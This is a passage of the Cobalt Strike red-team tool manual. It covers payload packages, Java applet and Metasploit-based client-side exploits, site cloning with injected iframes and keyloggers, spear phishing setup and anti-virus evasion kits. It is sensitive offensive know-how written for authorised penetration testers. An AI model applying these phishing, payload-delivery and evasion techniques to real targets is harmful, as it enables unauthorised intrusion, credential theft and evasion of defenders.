


Figure 26. Infrastructure Consolidation Features

You can bind multiple HTTP, HTTPS, and DNS listeners to a single Cobalt Strike team server. These payloads also support port bending in their configuration. This allows you to use the common port for your channel (80, 443, or 53) in your redirector and C2 setups, but bind these listeners to different ports to avoid port conflicts on your team server system.

To give variety to your network indicators, Cobalt Strike's Malleable C2 profiles may contain multiple variants. A variant is a way of adding variations of the current profile into one profile file. You may specify a Profile variant when you define each HTTP or HTTPS Beacon listener.

Further, you can define multiple TCP and SMB Beacons on one team server, each with different pipe and port configurations. Any egress Beacon, from the same team server, can control any of these TCP or SMB Beacon payloads once they're deployed in the target environment.

Payload Security Features

Cobalt Strike takes steps to protect Beacons communication and to ensure that a Beacon can only receive tasks from and send output to its team server.

When you setup the Beacon payload for the first time, Cobalt Strike will generate a public/private key pair that is unique to your team server. The team server's public key is embedded into Beacon's payload stage. Beacon uses the team server's public key to encrypt session metadata that it sends to the team server.

Beacon must always send session metadata before the team server can issue tasks and receive output from the Beacon session. This metadata contains a random session key generated by that Beacon. The team server uses each Beacon's session key to encrypt tasks and to decrypt output.

Each Beacon implementation and data channel uses this same scheme. You have the same security with the A record data channel in the Hybrid HTTP and DNS Beacon as you do with the HTTPS Beacon.

Be aware that the above applies to Beacon once it is staged. The payload stagers, due to their size, do not have built-in security features.

Initial Access

Cobalt Strike has several options that aid in establishing an initial foothold on a target. This ranges from profiling potential targets to payload creation to payload delivery.

Client-side System Profiler

The system profiler is a reconnaissance tool for client-side attacks. This tool starts a local web-server and fingerprints any one who visits it. The system profiler provides a list of applications and plugins it discovers through the user's browser. The system profiler also attempts to discover the internal IP address of users who are behind a proxy server.

To start the system profiler, go to **Attacks** -> **Web Drive-by** -> **System Profiler**. To start the profiler you must specify a URI to bind to and a port to start the Cobalt Strike web- server from.

If you specify a Redirect URL, Cobalt Strike will redirect visitors to this URL once their profile is taken. Click **Launch** to start the system profiler.

The System Profiler uses an unsigned Java Applet to decloak the target's internal IP address and determine which version of Java the target has. With Java's click-to-run security feature—this could raise suspicion. Uncheck the *Use Java Applet* to get information box to remove the Java Applet from the System Profiler.

Check the *Enable SSL* box to serve the System Profiler over SSL. This box is disabled unless you specify a valid SSL certificate with Malleable C2. Chapter 11 discusses this.

To view the results from the system profiler, go to **View** -> **Applications**. Cobalt Strike will list all of the applications it discovered during the system profiling process.

Cobalt Strike Web Services

Many Cobalt Strike features run from their own web server. These services include the system profiler, HTTP Beacon, and Cobalt Strike's web drive-by attacks. It's OK to host multiple Cobalt Strike features on one web server.

To manage Cobalt Strike's web services, go to **View** -> **Web Drive-by** -> **Manage**. Here, you may copy any Cobalt Strike URL to the clipboard or stop a Cobalt Strike web service.

Use **View** -> **Web Log** to monitor visits to your Cobalt Strike web services.

If Cobalt Strike's web server sees a request from the Lynx, Wget, or Curl browser; Cobalt Strike will automatically return a 404 page. Cobalt Strike does this as light protection against blue team snooping. The can be configured with the Malleable C2 '.http-config.block_useragents' option.

User-driven Attack Packages

The best attacks are not exploits. Rather, the best attacks take advantage of normal features to get code execution. Cobalt Strike makes it easy to setup several user-driven attacks. These attacks take advantage of listeners you've already setup. Navigate to **Attacks** -> **Packages** and choose one of the following options.

HTML Application

An HTML Application is a Windows program written In HTML and an Internet Explorer-supported scripting language. This package generates an HTML Application that runs a Cobalt Strike payload. You may choose the Executable option to get an HTML Application that drops an executable to disk and runs it. Choose the PowerShell option to get an HTML Application that uses PowerShell to run a payload. Use the VBA option to silently spawn a Microsoft Excel instance and run a malicious macro that injects a payload into memory.

MS Office Macro

This package generates a Microsoft Office macro and presents instructions to embed the macro in Microsoft Word or Microsoft Excel.

Payload Generator

This package allows you to export Cobalt Strike's stagers in a variety of formats.

Windows Executable

This package generates a Windows executable artifact that delivers a payload stager. This package provides the following output options:

Windows EXE - A Windows executable.

Windows Service EXE - A Windows executable that responds to Service Control Manager commands. You may use this executable to create a Windows service with sc or as a custom executable with the Metasploit Framework's PsExec modules.

Windows DLL (32-bit) - An x86 Windows DLL.

Windows DLL (64-bit) - An x64 Windows DLL. This DLL will spawn a 32-bit process and migrate your listener to it. Both DLL options export a StartW function that is compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

Check the **Use x64 payload** box to generate x64 artifacts that pair with an x64 stager.

Check the **Sign executable file** box to sign an EXE or DLL artifact with a code-signing certificate. You must specify a certificate in a Malleable C2 profile.

Windows Executable(S)

This package exports Beacon, without a stager, as an executable, service executable, 32-bit DLL, or 64-bit DLL. A payload artifact that does not use a stager is called a stageless artifact. This package also has a PowerShell option to export Beacon as a PowerShell script and a raw option to export Beacon as a blob of position independent code.

By default, this dialog exports x86 payload stages. Check the **Use x64 payload** box to generate an x64 stage with an x64 artifact.

Check the **Sign executable file** box to sign an EXE or DLL artifact with a code-signing certificate.

Hosting Files

Cobalt Strike's web server can host your user-driven packages for you. Go to **Attacks** -> **Web Drive-by** -> **Host File** to set this up. Choose the file to host, select an arbitrary URL, and choose the mime type for the file.

By itself, the capability to host a file isn't very impressive. However, in a moment, you will learn how to embed Cobalt Strike URLs into a spear phishing email. When you do this, Cobalt Strike can cross-reference visitors to your file with sent emails and include this information in the social engineering report.

User-driven Web Drive-by Attacks

Cobalt Strike makes several tools to setup web drive-by attacks available to you. To quickly start an attack, go to **Attacks** -> **Web Drive-by** and choose an option:

Java Signed Applet Attack

This attack starts a web server hosting a self-signed Java applet. Visitors are asked to give the applet permission to run. When a visitor grants this permission, you gain access to their system.

The Java Signed Applet Attack uses Cobalt Strike's Java injector. On Windows, the Java injector will inject shellcode for a Windows listener directly into memory for you.

To get the most mileage from this attack, you will want to download the Applet Kit from the Cobalt Strike arsenal and sign it with a code signing certificate.

Java Smart Applet Attack

Cobalt Strike's Smart Applet Attack combines several exploits to disable the Java security sandbox into one package. This attack starts a web server hosting a Java applet. Initially, this applet runs in Java's security sandbox and it does not require user approval to start.

The applet analyzes its environment and decides which Java exploit to use. If the Java version is vulnerable, the applet will disable the security sandbox, and execute a payload using Cobalt Strike's Java injector.

Scripted Web Delivery (S)

This feature generates a stageless Beacon payload artifact, hosts it on Cobalt Strike's web server, and presents a one-liner to download and run the artifact. The options are: bitsadmin, exe, powershell, powershell IEX, and python.

- The **bitsadmin** option hosts an executable and uses bitsadmin to download it. The bitsadmin method runs the executable via cmd.exe.
- The **exe** option generates an executable and hosts it on Cobalt Strike's web server.
- The **powershell** option hosts a PowerShell script and uses powershell.exe to download the script and evaluate it.
- The **powershell IEX** option hosts a PowerShell script and uses powershell.exe to download the script and evaluate it. Similar to prior **powershell** option, but it provides a shorter Invoke-Execution one-liner command.
- The **python** option hosts a Python script and uses python.exe to download the script and run it. Each of these options is a different way to run a Cobalt Strike listener.

Client-side Exploits

You may use a Metasploit Framework exploit to deliver a Cobalt Strike Beacon. Cobalt Strike's Beacon is compatible with the Metasploit Framework's staging protocol. To deliver a Beacon with a Metasploit Framework exploit:

- Use *windows/meterpreter/reverse_http[s]* as your PAYLOAD and set LHOST and LPORT to point to your Cobalt Strike listener. You're not really delivering Meterpreter here, you're telling the Metasploit Framework to generate the HTTP[s] stager that downloads a payload from the specified LHOST/LPORT.
- Set *DisablePayloadHandler* to True. This will tell the Metasploit Framework to avoid standing up a handler within the Metasploit Framework to service your payload connection.

- Set *PrependMigrate* to True. This option tells the Metasploit Framework to prepend shellcode that runs the payload stager in another process. This helps your Beacon session survives if the exploited application crashes or if it's closed by a user.

Here's a screenshot of msfconsole used to stand up a Flash Exploit to deliver Cobalt Strike's HTTP Beacon hosted at 192.168.1.5 on port 80:




Figure 27. Using Client-side Attacks from Metasploit

Clone a Site

Before sending an exploit to a target, it helps to dress it up. Cobalt Strike's website clone tool can help with this. The website clone tool makes a local copy of a website with some code added to fix links and images so they work as expected.

To clone a website, go to **Attacks** -> **Web Drive-by** -> **Clone Site**.

It's possible to embed an attack into a cloned site. Write the URL of your attack in the Embed field and Cobalt Strike will add it to the cloned site with an IFRAME. Click the **...** button to select one of the running client-side exploits.




Figure 28. Website Clone Tool

Cloned websites can also capture keystrokes. Check the *Log keystrokes on cloned site* box. This will insert a JavaScript key logger into the cloned site.

To view logged keystrokes or see visitors to your cloned site, go to **View** -> **Web Log**.

Spear Phishing

Now that you have an understanding of client-side attacks, let's talk about how to get the attack to the user. The most common way into an organization's network is through spear phishing.

Targets

Before you send a phishing message, you should assemble a list of targets. Cobalt Strike expects targets in a text file. Each line of the file contains one target. The target may be an email address. You may also use an email address, a tab, and a name. If provided, a name helps Cobalt Strike customize each phish.

Templates

Next, you need a phishing template. The nice thing about templates is that you may reuse them between engagements. Cobalt Strike uses saved email messages as its templates. Cobalt Strike will strip attachments, deal with encoding issues, and rewrite each template for each phishing attack.

If you'd like to create a custom template, compose a message and send it to yourself. Most email clients have a way to get the original message source. In Gmail, click the down arrow next to **Reply** and select **Show original**. Save this message to a file and then congratulate yourself—you've made your first Cobalt Strike phishing template.

You may want to customize your template with Cobalt Strike's tokens. Cobalt Strike replaces the following tokens in your templates:

Token	Description
%To%	The email address of the person the message is sent to
%To_Name%	The name of the person the message is sent to.
%URL%	The contents of the Embed URL field in the spear phishing dialog.

Sending Messages

Now that you have your targets and a template, you're ready to go phishing. To start the spear phishing tool, go to **Attacks** -> **Spear Phish**.




Figure 29. Spear Phishing Tool

To send a phishing message, you must first import your targets. Click the folder next to the *Targets* field to import your targets file.

Next, choose your template file. Click on the folder next to the *Template* field to choose one.

Now, you have the option to attach a file if you choose. This is a great time to use one of the social engineering packages discussed earlier. Cobalt Strike will add your attachment to the outgoing phishing message.

You may also ask Cobalt Strike to rewrite all URLs in the template with a URL of your choosing. Paste in the URL or press **...** to choose one of the tools hosted by Cobalt Strike. Cobalt Strike tools include cloned websites, the auto-exploit server, and the system profiler.

When you embed a URL, Cobalt Strike will attach **`?id=%TOKEN%`** to it. Each sent message will get its own token. Cobalt Strike uses this token to map website visitors to sent emails. If you care about reporting, be sure to keep this value in place.

Set Mail Server to an open relay or the mail exchange record for your target. If necessary, you may also authenticate to a mail server to send your phishing messages.

Press **...** next to the Mail Server field to configure additional server options. You may specify a username and password to authenticate with. The Random Delay option tells Cobalt Strike to randomly delay each message by a random time, up to the number of seconds you specify. If this option is not set, Cobalt Strike will not delay its messages.




Figure 30. Configure Mail Server

Set Bounce To to an email address where bounced messages should go. This value will not affect the message your targets see. Press **Preview** to see an assembled message to one of your recipients. If the preview looks good, press **Send** to deliver your attack.

Cobalt Strike sends phishing messages through the team server.

Payload Artifacts and Anti-virus Evasion

HelpSystems, LLC regularly fields questions about evasion. Does Cobalt Strike bypass anti-virus products? Which anti-virus products does it bypass? How often is this checked?

The Cobalt Strike default artifacts will likely be snagged by most endpoint security solutions. Although evasion is not a goal of the default Cobalt Strike product, Cobalt Strike does offer some flexibility.

You, the operator, may change the executables, DLLs, applets, and script templates Cobalt Strike uses in its workflows. You may also export Cobalt Strike's Beacon payload in a variety of formats that work with third-party tools designed to assist with evasion.

This chapter highlights the Cobalt Strike features that provide this flexibility.

The Artifact Kit

Cobalt Strike uses the Artifact Kit to generate its executables and DLLs. The Artifact Kit is a source code framework to build executables and DLLs that evade some anti-virus products.

The Theory of the Artifact Kit

Traditional anti-virus products use signatures to identify known bad. If we embed our known bad shellcode into an executable, an anti-virus product will recognize the shellcode and flag the executable as malicious.

To defeat this detection, it's common for an attacker to obfuscate the shellcode in some way and place it in the binary. This obfuscation process defeats anti-virus products that use a simple string search to identify malicious code.

Many anti-virus products go a step further. These anti-virus products simulate execution of an executable in a virtual sandbox. With each emulated step of execution, the anti-virus product checks for known bad in the emulated process space. If known bad shows up, the anti-virus product flags the executable or DLL as malicious. This technique defeats many encoders and packers that try to hide known bad from signature-based anti-virus products.

Cobalt Strike's counter to this is simple. The anti-virus sandbox has limitations. It is not a complete virtual machine. There are system behaviors the anti-virus sandbox does not emulate. The Artifact Kit is a collection of executable and DLL templates that rely on some behavior that anti-virus product's do not emulate to recover shellcode located inside of the binary.

One of the techniques [see: src-common/bypass-pipe.c in the Artifact Kit] generates executables and DLLs that serve shellcode to themselves over a named pipe. If an anti-virus sandbox does not emulate named pipes, it will not find the known bad shellcode.

Where Artifact Kit Fails

Of course it's possible for anti-virus products to defeat specific implementations of the Artifact Kit. If an anti-virus vendor writes signatures for the Artifact Kit technique you use, then the

executables and DLLs it creates will get caught. This started to happen, over time, with the default bypass technique in Cobalt Strike 2.5 and below. If you want to get the most from the Artifact Kit, you will use one of its techniques as a base to build your own Artifact Kit implementation.

Even that isn't enough though. Some anti-virus products call home to the anti-virus vendor's servers. There the vendor makes a determination if the executable or DLL is known good or an unknown, never before seen, executable or DLL. Some of these products automatically send

unknown executables and DLLs to the vendor for further analysis and warn the users. Others treat unknown executables and DLLs as malicious. It depends on the product and its settings.

The point: no amount of "obfuscation" is going to help you in this situation. You're up against a different kind of defense and will need to work around it accordingly. Treat these situations the same way you would treat application whitelisting. Try to find a known good program (e.g., powershell) that will get your payload stager into memory.

How to use the Artifact Kit

Go to **Help** -> **Arsenal** from a licensed Cobalt Strike to download the Artifact Kit. You can also access the Arsenal directly at:

https://www.cobaltstrike.com/scripts

HelpSystems distributes the Artifact Kit as a .tgz file. Use the tar command to extract it. The Artifact Kit includes a build.sh script. Run this script on Kali Linux, with no arguments, to build the default Artifact Kit techniques with the Minimal GNU for Windows Cross Compiler.

```
root@kali:~/artifact# ls
build.sh   dist-pipe      dist-template  script.example  src-main
dist-peek  dist-readfile  README.txt     src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifacts
[*] Recompile artifact32.dll with src-common/bypass-pipe.c
Warning: resolving _DllGetClassObject by linking to _DllGetClassObject@
12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

Figure 31. The Artifact Kit Build Process

The Artifact Kit build script creates a folder with template artifacts for each Artifact Kit technique. To use a technique with Cobalt Strike, go to **Cobalt Strike** -> **Script Manager**, and load the artifact.cna script from that technique's folder.

You're encouraged to modify the Artifact Kit and its techniques to make it meet your needs. While skilled C programmers can do more with the Artifact Kit, it's quite feasible for an adventurous non-programmer to work with the Artifact Kit too. For example, a major anti-virus product likes to write signatures for the executables in Cobalt Strike's trial each time there is a release. Up until Cobalt Strike 2.5, the trial and licensed versions of Cobalt Strike used the named pipe technique in its executables and DLLs. This vendor would write a signature for the named pipe string the executable used. Defeating their signatures, release after release, was as simple as changing the name of the pipe in the pipe technique's source code.

The Veil Evasion Framework

Veil is a popular framework to generate executables that get past some anti-virus products. You may use Veil to generate executables for Cobalt Strike's payloads.

Steps

1. Go to **Attacks** -> **Packages** -> **Payload Generator**.
2. Choose the listener you want to generate an executable for.
3. Select Veil as the Output type.
4. Press **Generate** and save the file.
5. Launch the **Veil Evasion Framework** and choose the technique you want to use.
6. Veil will eventually ask about shellcode. Select Veil's option to supply custom shellcode.
7. Paste in the contents of the file Cobalt Strike's payload generator made.
8. Press **enter** and you will have a fresh Veil-made executable.




Figure 32. Using Veil to Generate an Executable

Java Applet Attacks

HelpSystems distributes the source code to Cobalt Strike's Applet Attacks as the Applet Kit. This is also available within the Cobalt Strike arsenal. Go to **Help** -> **Arsenal** and download the Applet Kit.

Use the included **build.sh** script to build the Applet Kit on Kali Linux. Many Cobalt Strike customers use this flexibility to sign Cobalt Strike's Java Applet attacks with a code-signing certificate that they purchased. This is highly recommended.

To make Cobalt Strike use your Applet Kit over the built-in one, load the **applet.cna** script included with the Applet Kit.

On the Cobalt Strike Arsenal Page you will also notice the **Power Applet**. This is an alternate implementation of Cobalt Strike's Java Applet attacks that uses PowerShell to get a payload into memory. The Power Applet demonstrates the flexibility you have to recreate Cobalt Strike's standard attacks in a completely different way and still use them with Cobalt Strike's workflows.

To make Cobalt Strike use your Applet Kit over the built-in one, load the **applet.cna** script included with the Applet Kit.

The Resource Kit

The Resource Kit is Cobalt Strike's means to change the HTA, PowerShell, Python, VBA, and VBS script templates Cobalt Strike uses in its workflows. Again, the Resource Kit is available to licensed users in the Cobalt Strike arsenal. Go to **Help** -> **Arsenal** to download the Resource Kit.

The README.txt supplied with the Resource Kit documents the included scripts and which features use them. To evade a product, consider changing strings or behaviors in these scripts.

To make Cobalt Strike use your script templates over the built-in script templates, load the resources.cna script included with the Resource Kit.

The Sleep Mask Kit

The Sleep Mask Kit is the source code for the sleep mask function that is executed to obfuscate Beacon, in memory, prior to sleeping. This obfuscation technique may be used to identify Beacon. To defeat this detection, Cobalt Strike provids an aggressor script that allows the user to modify how the sleep mask function looks in memory. Go to **Help -> Arsenal** to download the Sleep Mask Kit. Your license key is required.

Use the included **build.sh** or **build.bat** script to build the Sleep Mask Kit on Kali Linux or Microsoft Windows. The script builds the sleep mask object file for the three types of Beacons (**default**, **SMB**, and **TCP**) on both x86 and x64 architectures in the **sleepmask** directory. The **default** type supports HTTP, HTTPS, and DNS Beacons. You may modify the Sleep Mask Kit to meet your needs.

To make Cobalt Strike use your sleep mask function over the default, load the **sleepmask.cna** script from the sleepmask directory.

The following are limitations to what may be modified:

- The executable code size can not exceed 289 bytes. If this occurs the default sleep mask function will be used.
- Only one function can be defined in the source code file.

Post Exploitation

The Beacon Console

Right-click on a Beacon session and select interact to open that Beacon's console. The console is the main user interface for your Beacon session. The Beacon console allows you to see which tasks were issued to a Beacon and to see when it downloads them. The Beacon console is also where command output and other information will appear.

